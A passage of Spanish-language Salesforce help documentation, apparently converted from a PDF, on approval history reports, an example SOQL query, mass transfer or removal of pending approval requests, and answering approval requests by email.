
EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


### Ejemplo de informe: Aprobaciones de oportunidades enviadas en un intervalo de fechas

En este informe de ejemplo se muestran las instancias del proceso de aprobación enviadas en un intervalo de fechas específico (1) para el objeto de oportunidad (2). Los resultados se ordenan por el estado (3) e incluyen el último actor (4), la fecha de envío (5), la fecha de finalización (6), el nombre del registro (7), el identificador de instancia del proceso de aprobación (8) y el nombre del proceso de aprobación (9).





## Ejemplo de informe: Aprobaciones (tiempo transcurrido)

En este informe de ejemplo se muestran todas las instancias del proceso de aprobación (1) y se agrupan los resultados por el nombre del proceso de aprobación (2). Los resultados incluyen el nombre del registro (3), el identificador de instancia del proceso de aprobación (4), el estado (5), la fecha de envío (6), los minutos transcurridos (7) y la fecha de finalización (8).




## Ejemplo de informe: Pasos de aprobación (tiempo transcurrido)

En este informe de ejemplo se muestran todas las instancias del proceso de aprobación (1) y se agrupan los resultados por el nombre del proceso de aprobación (2) y el nombre del registro (3). Los resultados se ordenan por el nombre del paso (4) e incluyen el estado (5), la fecha de inicio del paso (6), los minutos transcurridos del paso (7), la fecha de finalización del paso (8) y el identificador de instancia del proceso de aprobación (9).




Tenga en cuenta que el informe de ejemplo anterior no se incluyen los aprobadores para cada paso ni el tiempo transcurrido para cada solicitud de aprobación. Para obtener esta información, ejecute una consulta SOQL mediante el identificador de instancia del proceso de aprobación del informe. La siguiente consulta SOQL de ejemplo obtiene `ActorID` (usuario o cola que han recibido la solicitud de aprobación) y `ElapsedTimeInHours` (tiempo transcurrido desde el envío de la solicitud de aprobación) para el primer paso pendiente del informe.


```
SELECT ActorId,ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId =
'04gD0000000LvIV'
```

```
SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD0000000LvIV'
```

**Query Results - Total Rows: 1**

| ActorId | ElapsedTimeInHours |
|---|---|
| 005D00000015vGGIAY | 29.820833333333333 |

La consulta de ejemplo solo tiene un resultado y puede ver la página de perfil de usuario del aprobador si anexa el valor de `ActorID` resultante a la dirección URL base (`https://MyCompany.salesforce.com/005D00000015vGGIAY`), la cual se redirige a la página de perfil de usuario.




## CONSULTE TAMBIÉN

- Informes del historial de aprobaciones

## Consideraciones sobre los informes del historial de aprobaciones

Debe conocer las limitaciones y los comportamientos especiales durante la creación o visualización de informes del historial de aprobaciones, los cuales ofrecen un historial detallado de los procesos y pasos de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Entornos Sandbox disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Consideraciones sobre los procesos de aprobación completados antes o pendientes durante la implementación de Summer '14

Una vez disponible Summer '14 para su organización, los datos del historial de aprobaciones se cumplimentan automáticamente para los procesos de aprobación completados y pendientes. No obstante, algunos valores de campo del historial de aprobaciones no se cumplimentan nunca o solo se cumplimentan una vez que se ha actuado en la instancia del proceso de aprobación (por ejemplo, cuando un usuario aprueba, rechaza o reasigna una solicitud de aprobación) después de la implementación de Summer '14.

| Objeto | Cuando se cumplimentan los campos |
|---|---|
| Instancia del proceso | En el caso de las instancias del proceso de aprobación completadas antes de la implementación de Summer '14, todos los campos Instancia del proceso se cumplimentan automáticamente con una excepción: `Fecha de terminación` no se cumplimenta nunca para las instancias del proceso de aprobación completadas antes del 1 de enero de 2013.<br>En el caso de las instancias del proceso de aprobación pendientes durante la implementación de Summer '14, todos los campos Instancia del proceso se cumplimentan automáticamente con dos excepciones: `Fecha de terminación` y `Último actor: Nombre completo` se cumplimentan solo una vez completada la instancia del proceso de aprobación. |
| Nodo de instancia del proceso | No se cumplimenta nunca para las instancias del proceso de aprobación completadas antes de la implementación de Summer '14.<br>En el caso de las instancias del proceso de aprobación pendientes durante la implementación de Summer '14, todos los campos Nodo de instancia del proceso solo se cumplimentan una vez que sea ha actuado en la instancia del proceso de aprobación después de la implementación de Summer '14. |

Se aplican excepciones adicionales a los datos del historial de aprobación disponibles solo a través de consultas SOQL de algunos objetos. Consulte ProcessInstance, ProcessInstanceNode, ProcessInstanceStep y ProcessInstanceWorkitem en la *Referencia de objeto para Salesforce y Force.com*.

### Consideraciones sobre el entorno de Sandbox

Si copia los datos del historial de aprobaciones en Sandbox, algunos valores de campo se sobrescriben y no reflejan el historial de aprobaciones real.

| Objeto | Campo | Cuando una instancia del proceso existente o un registro del nodo de instancia del proceso se copian en un entorno sandbox... |
|---|---|---|
| Instancia del proceso | `Fecha de envío` | Este valor se sobrescribe con la fecha y la hora cuando el registro de instancia del proceso se copia en Sandbox. |
| | `Remitente: Nombre completo` | Este valor se sobrescribe con el nombre del usuario que ha copiado el registro de instancia del proceso en Sandbox. |
| Nodo de instancia del proceso | `Fecha de inicio del paso` | Este valor se sobrescribe con la fecha y la hora cuando el registro del nodo de instancia del proceso se copia en Sandbox. |

CONSULTE TAMBIÉN

Campos disponibles para los informes del historial de aprobaciones

Informes del historial de aprobaciones

## Gestionar solicitudes de aprobación múltiples

Transfiera solicitudes de aprobación múltiples de un usuario a otro o elimine solicitudes de aprobación múltiples del proceso de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Transferir solicitudes de aprobación pendientes

Si los usuarios pasan a una nueva función antes de que completen sus solicitudes de aprobación pendientes, transfiera el resto a otro usuario.

### Eliminar solicitudes de aprobación pendientes

Si desea limpiar antiguas solicitudes de aprobación (como eliminar un proceso de aprobación), elimínelas de su organización de Salesforce. Una vez eliminadas las solicitudes de aprobación, los registros asociados se desbloquean y eliminan de todos los procesos de aprobación, por lo que ya no aparecen en la lista de solicitudes de aprobación pendientes del aprobador.

CONSULTE TAMBIÉN

Consideraciones para la gestión de aprobaciones

## Transferir solicitudes de aprobación pendientes

Si los usuarios pasan a una nueva función antes de que completen sus solicitudes de aprobación pendientes, transfiera el resto a otro usuario.

1. En Configuración, introduzca *Transferir solicitudes de aprobación de forma masiva* en el cuadro Búsqueda rápida y, a continuación, seleccione **Transferir solicitudes de aprobación de forma masiva**.
2. Busque la solicitudes de aprobación para transferir.
3. Seleccione **Transferencia masiva de solicitudes de aprobación pendientes a un usuario nuevo**.
4. Busque y seleccione el usuario al que transferir las solicitudes.

   Asegúrese de que el usuario puede ver los registros asociados con las solicitudes de aprobación.
5. Agregue comentarios.

   Los comentarios que introduzca aparecen en la lista relacionada Historial de aprobación.
6. Seleccione cada solicitud de aprobación que desea transferir.
7. Haga clic en **Transferir**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para transferir múltiples solicitudes de aprobación:

- "Transferir candidatos"

  Y

  "Transferir registros"

CONSULTE TAMBIÉN

Eliminar solicitudes de aprobación pendientes

Consideraciones para la gestión de aprobaciones

Gestionar solicitudes de aprobación múltiples

## Eliminar solicitudes de aprobación pendientes

Si desea limpiar antiguas solicitudes de aprobación (como eliminar un proceso de aprobación), elimínelas de su organización de Salesforce. Una vez eliminadas las solicitudes de aprobación, los registros asociados se desbloquean y eliminan de todos los procesos de aprobación, por lo que ya no aparecen en la lista de solicitudes de aprobación pendientes del aprobador.

1. En Configuración, introduzca *Transferir solicitudes de aprobación de forma masiva* en el cuadro Búsqueda rápida y, a continuación, seleccione **Transferir solicitudes de aprobación de forma masiva**.
2. Busque las solicitudes de aprobación que desea eliminar.
3. Seleccione **Eliminación masiva de registros de un proceso de aprobación**.
4. Agregue comentarios.

   Los comentarios que introduzca aparecen en la lista relacionada Historial de aprobación.
5. Seleccione cada solicitud de aprobación para eliminar del proceso de aprobación.
6. Haga clic en **Quitar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar solicitudes de aprobación múltiples:

- "Transferir candidatos"

  Y

  "Transferir registros"

CONSULTE TAMBIÉN

Transferir solicitudes de aprobación pendientes

Consideraciones para la gestión de aprobaciones

Gestionar solicitudes de aprobación múltiples

# Solicitudes de aprobación para usuarios

Su administrador puede configurar procesos de aprobación que le permiten a usted y a otros usuarios enviar registros para su aprobación, lo que da como resultado *solicitudes de aprobación*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Enviar un registro para su aprobación
Dependiendo de las personalizaciones de su organización, puede enviar un registro para su aprobación directamente desde ese registro.

Cancelar una solicitud de aprobación
Si envió un registro para su aprobación pero de repente necesita actualizar información en el registro, recupere la solicitud de aprobación. Sin embargo, que pueda recuperar una solicitud de aprobación depende de cómo configuró su administrador el proceso de aprobación al que se envió el registro.

Responder a una solicitud de aprobación
Cuando reciba una solicitud de aprobación, responda a ella aprobando, rechazando o reasignándola. Dependiendo de qué experiencia de Salesforce está utilizando, tiene diferentes opciones. Los comentarios de solicitud de aprobación están limitados a 4.000 caracteres. En chino, japonés o coreano, el límite es de 1.333 caracteres.

¿Qué significa este error de aprobación?
Existen algunos errores que podría encontrarse al enviar un registro para su aprobación o responder a una solicitud de aprobación.

Estado de historial de aprobación
Para realizar un seguimiento de dónde está un registro en un proceso de aprobación, visualice su lista relacionada Historial de aprobación.

Preferencias de usuario de aprobación
Identifique un aprobador delegado y controle si recibe mensajes de correo electrónico de solicitud de aprobación.

## Enviar un registro para su aprobación

Dependiendo de las personalizaciones de su organización, puede enviar un registro para su aprobación directamente desde ese registro.

1. Vaya al registro que desea enviar para la aprobación.
2. Asegúrese de que está listo para ser enviado.

   Antes de poder enviar un registro para su aprobación debe cumplir los criterios de un proceso de aprobación activo. Si no está seguro de qué introducir, pregunte a su administrador.
3. Haga clic en **Enviar para aprobación**.

   Si un proceso de aprobación se aplica al registro, Salesforce inicia el proceso de aprobación. Este botón no está disponible después de enviar el registro.

Para realizar un seguimiento del progreso de la aprobación enviada, recomendamos seguir el registro de aprobación en Chatter.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar un registro para su aprobación:
- "Leer" en el registro

CONSULTE TAMBIÉN

Cancelar una solicitud de aprobación
Preferencias de usuario de aprobación
Solicitudes de aprobación para usuarios

## Cancelar una solicitud de aprobación

Si envió un registro para su aprobación pero de repente necesita actualizar información en el registro, recupere la solicitud de aprobación. Sin embargo, que pueda recuperar una solicitud de aprobación depende de cómo configuró su administrador el proceso de aprobación al que se envió el registro.

1. Vaya a la página de detalles para el registro asociado con la solicitud de aprobación.
2. En la lista relacionada Historial de aprobación, haga clic en **Recuperar solicitud de aprobación**.

CONSULTE TAMBIÉN

- Enviar un registro para su aprobación
- Preferencias de usuario de aprobación
- Solicitudes de aprobación para usuarios

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cancelar una solicitud de aprobación:
- "Leer" en el registro

## Responder a una solicitud de aprobación

Cuando reciba una solicitud de aprobación, responda a ella aprobando, rechazando o reasignándola. Dependiendo de qué experiencia de Salesforce está utilizando, tiene diferentes opciones. Los comentarios de solicitud de aprobación están limitados a 4.000 caracteres. En chino, japonés o coreano, el límite es de 1.333 caracteres.

| Responder desde... | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|
| Una notificación interna de la aplicación | ✅ | | ✅ |
| Una notificación de correo electrónico | ✅ | ✅ | ✅ |
| El registro | ✅ | ✅ | ✅ |
| Chatter | ✅ | ✅ | ✅ |
| Inicio | | ✅ | |

**Notificación en la aplicación**

Depende del campo `Recibir correos electrónicos de solicitud de aprobación` en sus preferencias de aprobador. Si las notificaciones están activadas para su organización, recibirá una notificación siempre que reciba un correo electrónico de solicitud de aprobación.

- Responda desde la notificación si su administrador activó notificaciones sobre las que se pueden realizar acciones.
- Para abrir la solicitud de aprobación, haga clic en la notificación.

**Notificación por correo electrónico**

Depende del campo `Recibir correos electrónicos de solicitud de aprobación` en sus preferencias de aprobador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para responder a una solicitud de aprobación desde Salesforce:
- "Leer" en el registro asociado

Para responder a una solicitud de aprobación desde un correo electrónico:
- "API activado"

- Para abrir la solicitud de aprobación, haga clic en el vínculo incluido en el mensaje de correo electrónico.
- Responda al mensaje de correo electrónico si su administrador activó respuesta de aprobación de correo electrónico.

**Registro**

Responda desde la lista relacionada Historial de aprobaciones.

**Chatter**

Depende de si su administrador activó Aprobaciones en Chatter y no decidió recibir solicitudes de aprobación a través de publicaciones de Chatter.

- Responda desde la publicación si su administrador activó notificaciones sobre las que se pueden realizar acciones.
- Haga clic en el nombre del registro, luego responda desde la lista relacionada Historial de aprobaciones.

**Inicio**

Depende de si su administrador agregó el componente Elementos para aprobar a su página de inicio. Desde la ficha Inicio, responda desde el componente Elementos para aprobar.

Consejo: Desde este componente, puede responder a múltiples solicitudes a la vez.

Responder a una solicitud de aprobación respondiendo a la notificación por correo electrónico

Si su administrador activó respuesta de aprobación por correo electrónico, puede aprobar o rechazar solicitudes respondiendo a la notificación por correo electrónico, independientemente de la experiencia de Salesforce o cliente de correo electrónico móvil que está utilizando. Los aprobadores delegados también pueden responder a solicitudes de aprobación por correo electrónico.

Solucionar problemas de respuestas por correo electrónico en solicitudes de aprobación

Cuando las respuestas por correo electrónico no funcionan correctamente, revise estos problemas comunes.

CONSULTE TAMBIÉN

Preferencias de usuario de aprobación

Solicitudes de aprobación para usuarios

## Responder a una solicitud de aprobación respondiendo a la notificación por correo electrónico

Si su administrador activó respuesta de aprobación por correo electrónico, puede aprobar o rechazar solicitudes respondiendo a la notificación por correo electrónico, independientemente de la experiencia de Salesforce o cliente de correo electrónico móvil que está utilizando. Los aprobadores delegados también pueden responder a solicitudes de aprobación por correo electrónico.

La respuesta de aprobación de correo electrónico funciona en todos los idiomas admitidos por Salesforce. La palabra o frase de respuesta se selecciona utilizando el diccionario del idioma del usuario actual. Si no se encuentran coincidencias, la palabra o frase de respuesta se selecciona en todos los diccionarios.

1. En la primera línea de su respuesta a la notificación por correo electrónico, introduzca una de las palabras de respuesta admitidas.

   Los puntos y los signos de exclamación se permiten al final de la palabra.

| Palabras de aprobación | Palabras de rechazo |
|---|---|
| aprobar | rechazar |
| aprobado | rechazado |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para responder a una solicitud de aprobación a través de correo electrónico:

- "API activado"

| Palabras de aprobación | Palabras de rechazo |
|---|---|
| sí | no |

2. Opcionalmente, en la segunda línea de su respuesta, agregue comentarios.
3. Envíe el correo electrónico.

CONSULTE TAMBIÉN

Preferencias de usuario de aprobación

Solicitudes de aprobación para usuarios

## Solucionar problemas de respuestas por correo electrónico en solicitudes de aprobación

Cuando las respuestas por correo electrónico no funcionan correctamente, revise estos problemas comunes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**No estoy recibiendo solicitudes de aprobación por correo electrónico.**

Estos son algunos posibles motivos.

- Sus preferencias de aprobación descartan correos electrónicos de solicitud de aprobación.
- Su servidor de correo cree que el correo electrónico de solicitud de aprobación es spam. Póngase en contacto con su administrador de correo electrónico, que puede comprobar los registros de todo el correo electrónico entrante para determinar si el correo electrónico se entrega, se rechaza o se marca como no deseado.
- Su administrador de correo electrónico necesita incluir las direcciones de correo electrónico de Salesforce de las que proceden las solicitudes de aprobación.
- La hora de entrega de correo electrónico puede variar dependiendo de su ISP o conexión.

**No se entregó mi respuesta.**

- Una solicitud de aprobación por correo electrónico sólo puede procesarse una vez. Si otro usuario ha respondido a la solicitud de aprobación antes que usted, recibe un error.
- Debe tener el permiso de usuario "API activada" para responder a solicitudes de aprobación por correo electrónico.

**He recibido un correo electrónico que dice: "`La palabra utilizada para aprobar o rechazar el elemento no ha sido comprendida.`"**

Salesforce no procesa respuestas a correos electrónicos de error. Vuelva a responder a la notificación de correo electrónico original, pero esta vez utilice una de las palabras de respuesta admitidas en la página 5014.

**He recibido un mensaje de correo electrónicoque dice: "`No está autorizado para actualizar el objeto al que se hace referencia.`"**

El correo electrónico de solicitud de aprobación está relacionado con su dirección de correo electrónico. Recibirá este error si reenvía la solicitud a otra dirección de correo electrónico o si su cliente de correo electrónico le permite responder desde varias direcciones

de correo electrónico. Responda de nuevo a la notificación por correo electrónico original, pero esta vez responda desde la misma dirección de correo electrónico que recibió la solicitud de aprobación de correo electrónico.

CONSULTE TAMBIÉN

¿Qué significa este error de aprobación?

Responder a una solicitud de aprobación respondiendo a la notificación por correo electrónico

Solicitudes de aprobación para usuarios

## ¿Qué significa este error de aprobación?

Existen algunos errores que podría encontrarse al enviar un registro para su aprobación o responder a una solicitud de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**No se ha definido el gestor**

**Esta solicitud de aprobación requiere la determinación del siguiente aprobador por el campo** *Nombre de campo*. **Este valor está vacío.**

Salesforce intentó dirigir la solicitud de aprobación basándose en un campo jerárquico, como `Gestor`. Sin embargo, el campo no tiene ningún valor o especifica un usuario inactivo. Este error puede producirse cuando un usuario envía un registro para su aprobación o cuando un aprobador responde a una solicitud de aprobación.

